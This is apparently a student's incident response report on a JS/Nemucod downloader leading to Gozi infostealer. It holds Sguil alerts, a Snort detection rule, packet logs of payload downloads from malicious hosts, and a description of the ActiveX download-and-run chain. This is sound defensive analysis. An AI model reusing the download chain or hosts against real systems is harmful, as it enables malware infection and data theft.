

Cyber Threat Intelligence and Incident Response Report

Cyber threat intelligence is information that is collected and evaluated by an organization to better understand the intents, capabilities, and TTP of the malicious actors that pose threats.

Cyber threat intelligence helps reduce the risk of repeated breaches by allowing for risk mitigation strategies.

Incident Name	JS/Nemucod downloader
Report Author	Student
Report Date	11/15/2019 13:05:30
	Trojan Infostealer Malware

1. What was the indicator of an attack?

Red alert in Sguil analyst console, leading to the discovery of a “GET /40.exe HTTP/1.1” request with a server response of “HTTP/1.1 200 OK” for an unauthorized file download.

2. What was the adversarial motivation (purpose of attack)?

Theft of Private sensitive Data. This adversary’s typical targets are financial institutions.

3. What were the adversary's actions and tactics?

Describe observations and indicators that may be related to the perpetrators of the intrusion. Categorize your insights according to the appropriate stage of the cyber kill chain, as structured in the following table.

Reconnaissance	Email addresses possibly exposed through vendor and/or customer mailing lists.
Weaponization	JavaScript downloader called JS/Nemucod, which is attached directly to the emails inside as a ZIP file.
Delivery	Unsolicited SPAM email.
Exploitation	Nemucod will use three different ActiveX controls: WScript.Shell, MSXML2.XMLHTTP and ADODB.Stream to save an executable file to the temporary folder %TEMP% and to run it; right after that, Nemucod will open a legitimate PDF file in the browser: this document is used as a decoy to let the user believe they're actually viewing a real invoice, as shown below.
Installation	<p>A JavaScript file then downloads a simple EXE file which is then invoked directly in the background through the WScript.Shell ActiveX control. Right after that, the malware opens the decoy PDF document through the ADODB.</p> <p>This campaign also downloads a DLL library which is invoked through rundll32.exe; the entry point is still "DLLRegisterServer" and the decoy PDF document is always the same.</p>
Command and Control	Gozi starts phoning home exclusively after the first reboot.
Actions on Objectives	The executable files downloaded by Nemucod are used to retrieve a Trojan-Downloader called Fareit or Pony Downloader, which in turn downloads another set of executable files containing the Gozi infostealer malware.

4. What are your recommended mitigation strategies?

Enforce security awareness programs with regularity.

5. List your third-party references.

<https://www.certego.net/en/news/italian-spam-campaigns-using-js-nemucod-downloader/>

<https://www.virustotal.com/gui/file/6cb50ecb44007c42666958ae58d724505fdd6414fd574ea5cc6e5cf03c640ec0/community>

<https://www.virustotal.com/gui/url/e0114a871f807bff543161758dfaaffbf5cf458fd6c1fb242ba79bc3f1d1c66d/detection>

<https://www.secureworks.com/research/gozippdf>

```
File
Sensor Name: instructor-virtual-machine-ens34-1
Timestamp: 2020-01-23 21:40:49
Connection ID: instructor-virtual-machine-ens34-1_263
Src IP: 192.168.3.35
Dst IP: 188.124.9.56
Src Port: 1035
Dst Port: 80
OS Fingerprint: 192.168.3.35:1035 - Windows XP SP1+, 2000 SP3
OS Fingerprint: -> 188.124.9.56:80 (distance 0, link: ethernet/modem)

SRC: GET /40.exe HTTP/1.1
SRC: Accept: */*
SRC: User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Win32)
SRC: Host: solaruploader.com
SRC: Pragma: no-cache
SRC:
DST: HTTP/1.1 200 OK
DST: Server: nginx/0.7.64
DST: Date: Fri, 26 Feb 2010 20:15:05 GMT
DST: Content-Type: application/x-msdownload
DST: Connection: keep-alive
DST: Keep-Alive: timeout=20
DST: Last-Modified: Fri, 26 Feb 2010 10:24:11 GMT
DST: ETag: "27a005d-1f6800-4807e4ce2a8c0"
DST: Accept-Ranges: bytes
DST: Content-Length: 2058240
DST:
DST: MZ.....@.....!..!This program cannot be run in DOS mode.
DST:
DST:
$.PE.L.D.....<..H.T.....<U.....@.....a.d.....z.....B......text
...F.....H.....rdata.n5.....L.....@.....@.idata.....X.....@.....data...l
DST:
```

SGUIL-0.9.0 - Connected To localhost

File Query Reports Sound: Off ServerName: localhost UserName: instructor UserID: 2 2020-04-21 16:52:08 GMT

RealTime Events Escalated Events **Event Query 1** ← **Query by ip**

Close SELECT event.status, event.priority, sensor.hostname, event.timestamp as datetime, event.sid, event.cid, event.signature, INET_NTOA(event.src_ip), INET_NTOA(event.dst_ip), event.ip_proto, event.src_port, event.dst_port, event.signature_gen, event.signature_id, event.signature_rev FROM event IGNORE INDEX (event_p_key, sid_time) INNER JOIN sensor ON event.sid=sensor.sid WHERE event.timestamp > 2020-04-14 AND event.src_ip = INET_ATON(188.124.9.56) ORDER BY datetime, src_port ASC LIMIT 1000

ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	1	instructor...	3.6095	2020-04-21 16:33:35	188.124.9.56	80	192.168.3.35	1035	6	ET POLICY PE EXE or DLL Windows file download HTTP
RT	1	instructor...	3.6106	2020-04-21 16:33:35	188.124.9.56	80	192.168.3.35	1035	6	ET POLICY PE EXE or DLL Windows file download HTTP
RT	1	instructor...	3.6105	2020-04-21 16:33:35	188.124.9.56	80	192.168.3.35	1035	6	ET POLICY PE EXE or DLL Windows file download HTTP
RT	1	instructor...	3.6104	2020-04-21 16:33:35	188.124.9.56	80	192.168.3.35	1035	6	ET POLICY PE EXE or DLL Windows file download HTTP
RT	1	instructor...	3.6103	2020-04-21 16:33:35	188.124.9.56	80	192.168.3.35	1035	6	ET POLICY PE EXE or DLL Windows file download HTTP
RT	1	instructor...	3.6102	2020-04-21 16:33:35	188.124.9.56	80	192.168.3.35	1035	6	ET POLICY PE EXE or DLL Windows file download HTTP
RT	1	instructor...	3.6101	2020-04-21 16:33:35	188.124.9.56	80	192.168.3.35	1035	6	ET POLICY PE EXE or DLL Windows file download HTTP
RT	1	instructor...	3.6100	2020-04-21 16:33:35	188.124.9.56	80	192.168.3.35	1035	6	ET POLICY PE EXE or DLL Windows file download HTTP
RT	1	instructor...	3.6099	2020-04-21 16:33:35	188.124.9.56	80	192.168.3.35	1035	6	ET POLICY PE EXE or DLL Windows file download HTTP
RT	1	instructor...	3.6098	2020-04-21 16:33:35	188.124.9.56	80	192.168.3.35	1035	6	ET POLICY PE EXE or DLL Windows file download HTTP
RT	1	instructor...	3.6097	2020-04-21 16:33:35	188.124.9.56	80	192.168.3.35	1035	6	ET POLICY PE EXE or DLL Windows file download HTTP
RT	1	instructor...	3.6096	2020-04-21 16:33:35	188.124.9.56	80	192.168.3.35	1035	6	ET POLICY PE EXE or DLL Windows file download HTTP
RT	1	instructor...	3.6083	2020-04-21 16:33:35	188.124.9.56	80	192.168.3.35	1035	6	ET TROJAN JS/Nemucod.M.gen downloading EXE payload
RT	1	instructor...	3.6094	2020-04-21 16:33:35	188.124.9.56	80	192.168.3.35	1035	6	ET TROJAN JS/Nemucod.M.gen downloading EXE payload

Alert = (ET Trojan JS)

SGUIL-0.9.0 - Connected To localhost

File Query Reports Sound: Off ServerName: localhost UserName: instructor UserID: 2 2020-04-21 16:54:54 GMT

RealTime Events Escalated Events **Event Query 1** ← **Alert = (ET TROJAN JS)**

Close SELECT event.status, event.priority, sensor.hostname, event.timestamp as datetime, event.sid, event.cid, event.signature, INET_NTOA(event.src_ip), INET_NTOA(event.dst_ip), event.ip_proto, event.src_port, event.dst_port, event.signature_gen, event.signature_id, event.signature_rev FROM event IGNORE INDEX (event_p_key, sid_time) INNER JOIN sensor ON event.sid=sensor.sid WHERE event.timestamp > 2020-04-14 AND event.src_ip = INET_ATON(188.124.9.56) ORDER BY datetime, src_port ASC LIMIT 1000

ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	1	instructor...	3.6103	2020-04-21 16:33:35	188.124.9.56	80	192.168.3.35	1035	6	ET POLICY PE EXE or DLL Windows file download HTTP
RT	1	instructor...	3.6102	2020-04-21 16:33:35	188.124.9.56	80	192.168.3.35	1035	6	ET POLICY PE EXE or DLL Windows file download HTTP
RT	1	instructor...	3.6101	2020-04-21 16:33:35	188.124.9.56	80	192.168.3.35	1035	6	ET POLICY PE EXE or DLL Windows file download HTTP
RT	1	instructor...	3.6100	2020-04-21 16:33:35	188.124.9.56	80	192.168.3.35	1035	6	ET POLICY PE EXE or DLL Windows file download HTTP
RT	1	instructor...	3.6099	2020-04-21 16:33:35	188.124.9.56	80	192.168.3.35	1035	6	ET POLICY PE EXE or DLL Windows file download HTTP
RT	1	instructor...	3.6098	2020-04-21 16:33:35	188.124.9.56	80	192.168.3.35	1035	6	ET POLICY PE EXE or DLL Windows file download HTTP
RT	1	instructor...	3.6097	2020-04-21 16:33:35	188.124.9.56	80	192.168.3.35	1035	6	ET POLICY PE EXE or DLL Windows file download HTTP
RT	1	instructor...	3.6096	2020-04-21 16:33:35	188.124.9.56	80	192.168.3.35	1035	6	ET POLICY PE EXE or DLL Windows file download HTTP
RT	1	instructor...	3.6083	2020-04-21 16:33:35	188.124.9.56	80	192.168.3.35	1035	6	ET TROJAN JS/Nemucod.M.gen downloading EXE payload
RT	1	instructor...	3.6094	2020-04-21 16:33:35	188.124.9.56	80	192.168.3.35	1035	6	ET TROJAN JS/Nemucod.M.gen downloading EXE payload

IP Resolution Agent Status Snort Statistics System Msgs User Msgs

☒ Reverse DNS ☒ Enable External DNS

Src IP: 188.124.9.56
Src Name: host-188-124-9-56.reverse.airfiber.com.tr
Dst IP: 192.168.3.35
Dst Name: Unknown

Whois Query: None Src IP Dst IP
ERROR: Connection to whois.ain.net timed out

Reference URL → <https://www.cirtsp.net/en/news/italian-spear-campaigns-using-js-nemucod-download/>

GET request 200 OK → <http://192.168.3.35:1035/>

md5 hash → <https://www.md5hashgenerator.com/>

✓ Show Packet Data ✓ Show Rule

alert tcp \$EXTERNAL_NET \$HTTP_PORTS -> \$HOME_NET any (msg:"ET TROJAN JS/Nemucod.M.gen downloading EXE payload"; flow:from_server,established; flowbits:isset,ET.Nemucod.exerequest; file_data; content:"MZ"; within:2; byte_jump:4,58,relative,little; content:"PE[00 00]"; fast_pattern; distance-64; within:4; reference:url,www.cirtsp.net/en/news/italian-spear-campaigns-using-js-nemucod-download/; reference:md5,0bc36ab7ead67e264531ccbb19c3c529a; classtype:trojan-activity; sid:2021954; rev:1; metadata:created_at 2015_10_15, updated_at 2015_10_15);

IP	Source IP	Dest IP	Ver	HL	TOS	len	ID	Flags	Offset	TTL	ChkSum
TCP	Source Port	Dest Port	U	R	R	0	G	K	H	T	N
60	1035	.	.	.	X
DATA	48 54 54 50 2F 31 2E 31 20 32 30 30 29 4F 4B 0D	6A 53 65 72 76 65 72 3A 20 6E 67 69 65 70 8F 38	2E 37 2E 36 34 6D 0A 44 62 74 65 3A 20 46 72 69	3A 31 35 3A 30 35 20 47 40 54 0D 0A 43 6F 6E 74	65 6E 74 2D 54 79 70 65 3A 20 61 70 70 6C 69 63	61 74 69 6F 6E 2F 78 2D 60 73 64 6F 77 6E 6C 6F	61 64 0D 0A 43 6F 6E 65 63 74 69 6F 6E 3A 20	68 65 65 79 2D 61 6C 69 76 65 0D 0A 4B 65 65 70			

Search Packet Payload Hex Text NoCase

6cb50ecb44007c42666958ae58d724505fdd6414fd574ea5cc6e5cf03c640ec0

35

/ 56

Community Score

35 engines detected this file

6cb50ecb44007c42666958ae58d724505fdd6414fd574ea5cc6e5cf03c640ec0

myvfile.exe

javascript

5.06 KB

Size

2020-02-07 14:25:13 UTC

2 months ago

DETECTION	DETAILS	COMMUNITY 1
Ad-Aware	JS:Trojan.Cryxos.2484	AhnLab-V3 VBS/Downloader
ALYac	JS:Trojan.Cryxos.2484	Arcabit JS:Trojan.Cryxos.D9B4
Avast	JS:Agent-ECW [Trj]	AVG JS:Agent-ECW [Trj]
Baidu	JS:Trojan.Nemucod.d	BitDefender JS:Trojan.Cryxos.2484
Comodo	Malware@#14e4gzqircj9u	Cyren JS/Nemucod.M.gen
DrWeb	JS.DownLoader.515	Emsisoft JS:Trojan.Cryxos.2484 (B)
eScan	JS:Trojan.Cryxos.2484	ESET-NOD32 JS/TrojanDownloader.Nemucod.AA
F-Prot	JS/Nemucod.M.gen	F-Secure Malware.HTML/ExpKit.Gen2
FireEye	JS:Trojan.Cryxos.2484	Fortinet JS/Nemucod.AA/tr.dldr



Company

You are here: [Home](#) > [News](#) > [Italian spam campaigns using JS/Nemucod downloader](#)

Italian spam campaigns using JS/Nemucod downloader

15 October 2015

File Modifica Vista Finestra ?

1 / 1 79,9%

Commento Condividi

ECO
TRATTAMENTO ACQUE

ECO S.r.l.
Via Pannocchia 76/78
56024 Ponte A Egola (PT)
Tel.: 0571 498 128 - Fax: 0571 497 865
Email: info@ecoacqua.it - Site: www.ecoacqua.it
Partita IVA 01309340501

SPETT.LE
EDILGRESS S.R.L.
VIA VERDI, 5
58020 SCARLINO SCALO (GR)

Per creare, contrassegnare e inviare file PDF, fare clic su Commento e Condividi.

LUOGO DI DESTINAZIONE
EDILGRESS S.R.L.
VIA VERDI, 5
58020 SCARLINO SCALO (GR)

DOCUMENTO DI TRASPORTO (D.P.R. 472 14/06/96)

Documento di Trasporto a Cliente

COB. CLI.	INVIATA DA	CODICE FISCALE	TELEFONO	FAX	AGENTE	N° DOCUMENTO	DATA DOCUMENTO	PAG.
001139	IT00636230534	00636230534	0566/34057	0566/34017	A.L.A. TEAM	2109	02-09-15	1/1

CONNESSIONE DI PAGAMENTO: BANCA D'APPOGGIO

R.I.B.A. 60 GG. F.M.

CODICE ARTICOLO	DESCRIZIONE	MATRICOLO	UM.	QUANTITA'	PREZZO UNITARIO	SC. %	PREZZO TOTALE	C.N.A.
11454104	Vs. Ord. (OVC 636 del 31-08-2015) - FILTRO PURO CON CANDELA CFRAMICA			2.00	94.70	50+10	85.23	22

 [Nemucod](#), [Gozi](#), [Pony](#), [Fareit](#), [Spam](#)**Abstract**

In the last few days, since October 7, 2015, Certego's spamtrap started analyzing three different malware campaigns targeted to Italian users. All three campaigns are using a JavaScript downloader called JS/Nemucod, which is attached directly to the emails inside a ZIP file. When the user opens the zip file and double clicks the JavaScript, the default file type associations in Windows will cause Internet Explorer to open and execute the JavaScript.

Campaigns

We were able to identify three different campaigns, all of them being targeted specifically at Italian users: in all cases, emails were written in Italian, and so was the PDF document used as a decoy.

Campaign 0710TIT

This campaign started hitting our mailboxes on October 7. Some examples of attachment names are:


```
fattura_28234_del_07_10_2015.zip
```

Some examples of the JavaScript files inside the zip are:

```
fattura_del_07_10_2015_no_45859260.js  
fattura_no_757961.js
```

The variant of JS/Nemucod used in this campaign is employing two different layers of obfuscation, both of them using a simple bitwise XOR with a 12 to 14-byte long key. In the first layer, all the JavaScript code is obfuscated; the second layer only obfuscates the domain names of the Command & Control servers.

Once executed, Nemucod will instantiate three different ActiveX controls: WScript.Shell, MSXML2.XMLHTTP and ADODB.Stream. To make a long story short, Nemucod will use them to save an executable file to the temporary folder %TEMP% and to run it; right after that, Nemucod will open a legitimate PDF file in the browser: this document is used as a decoy to let the user believe they're actually viewing a real invoice, as shown below.



NetworkMiner 2.4

File Tools Help

Hosts (2) | Files | Images | Messages | Credentials | Sessions (1) | DNS | Parameters (14) | Keywords | Anomalies |

Sort Hosts On: IP Address (ascending) Sort and Refresh

188.124.9.56 [solaruploader.com] (Linux)

- IP: 188.124.9.56
- MAC: 000C29B939C3
- NIC Vendor: VMware, Inc.
- MAC Age: 1/21/2003
- Hostname: solaruploader.com
- OS: Linux
 - Ettercap: Linux 2.4.19 (100.00 %)
 - TTL: 50 (distance: 14)
 - Open TCP Ports: 80 (Http)
 - ICP 80 (Http) - Entropy (in \ out): 64.98 \ /5.94 |typical data (in \ out): GET /40.exe HTTP/1.1
 - Sent: 24 packets (31,328 Bytes), 0.00 % cleartext (0 of 0 Bytes)
 - Received: 14 packets (703 Bytes), 0.00 % cleartext (0 of 0 Bytes)
- Incoming sessions: 1
 - Server: 188.124.9.56 [solaruploader.com] (Linux) TCP 80
 - Server: 188.124.9.56 [solaruploader.com] (Linux) TCP 80 (30360 data bytes sent), Client: 192.168.3.35 (Windows) TCP 1035 (135 data bytes sent), Session start: 2020-04-21 16:33
- Outgoing sessions: 0
- Host Details
 - Web Server Banner 1 : TCP 80 : nginx/0.7.64

192.168.3.35 (Windows)

- IP: 192.168.3.35
- MAC: 000C2992E986
- NIC Vendor: VMware, Inc.
- MAC Age: 1/21/2003
- Hostname:
- OS: Windows
 - Ettercap: Windows XP Pro, Windows 2000 Pro (100.00 %)
 - p0f (NetSA): Windows XP SP1+, 2000 SP3 [Windows] (100.00 %)
 - Satori TCP: Windows - Windows XP (100.00 %)
 - TTL: 128 (distance: 0)
 - Open TCP Ports:
 - Sent: 14 packets (703 Bytes), 0.00 % cleartext (0 of 0 Bytes)
 - Received: 24 packets (31,328 Bytes), 0.00 % cleartext (0 of 0 Bytes)
- Incoming sessions: 0
- Outgoing sessions: 1
 - Server: 188.124.9.56 [solaruploader.com] (Linux) TCP 80
 - Server: 188.124.9.56 [solaruploader.com] (Linux) TCP 80 (30360 data bytes sent), Client: 192.168.3.35 (Windows) TCP 1035 (135 data bytes sent), Session start: 2020-04-21 16:33
- Host Details
 - Web Browser User-Agent 1 : Mozilla/4.0 (compatible; MSIE 6.0; Win32)
 - Device Category : Windows

The payload

Execution of these campaigns in our Sandbox showed that the executable files downloaded by Nemucod are used to retrieve a Trojan Downloader called Fareit or Pony Downloader, which in turn downloads another set of executable files containing the Gozi info-stealer. Interestingly enough, the computer is rebooted after a few instants, and Gozi starts phoning home only after the reboot. This technique may be used to avoid detection in sandboxed environments.

Trivia

It looks like the bad guys made some mistakes in the setup of the Command & Control servers used by Nemucod. During our analyses we found out that sometimes the servers were replying with a HTTP header indicating that the file being served was an application/x-dosexec; but better analysis of the payload only showed an internal error generated by the script that probably packs the file before serving it, as shown in the following picture.

```

GET /get_new.php?qqMIV=0.7430848542584667&key=08100TIT HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729)
Host: happyeurostop.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Sat, 10 Oct 2015 08:41:52 GMT
Server: Apache
X-Powered-By: PHP/5.3.27
Content-Disposition: inline; filename=Adobe_update-418369RA1NBAYGK.dll
Connection: close
Transfer-Encoding: chunked
Content-Type: application/x-msdownload
X-Pad: avoid browser bug

1b7
<br />
<b>Warning</b>: readfile(http://109.120.142.156/d/file_new.php?ip=213.136.143.216&ua=Mozilla%2F4.0+
%2Bcompatible%3BMSIE+7.0%3B+Windows+NT+6.1%3B+Trident%2F4.0%3B+SLCC2%3B+.NET+CLR+2.0.50727%3B+.NET+CLR
+3.5.30729%3B+.NET+CLR+3.0.30729%29&key=08100TIT) [sa href='function.readfile'>function.readfile</

```

3 / 67
Community Score

1 3 engines detected this URL

http://solaruploader.com/
solaruploader.com

2018-05-25 19:56:32 UTC
1 year ago

DETECTION	DETAILS	COMMUNITY
BitDefender	1 Malware	Forcepoint ThreatSeeker 1 Malicious
Sophos AV	1 Malicious	ADMINUSLabs Clean
AegisLab WebGuard	Clean	AlienVault Clean
Antiy-AVL	Clean	Avira (no cloud) Clean
Baidu-International	Clean	Blueliv Clean
C-SIRT	Clean	Certly Clean
CLEAN MX	Clean	Comodo Site Inspector Clean
CyberCrime	Clean	CyRadars Clean
desenmascara.me	Clean	DNS Clean

<https://www.virustotal.com/gui/url/e0114a871f807bff543161758dfaaffbf5cf458fd6c1fb242ba79bc3f1d1c66d/detection>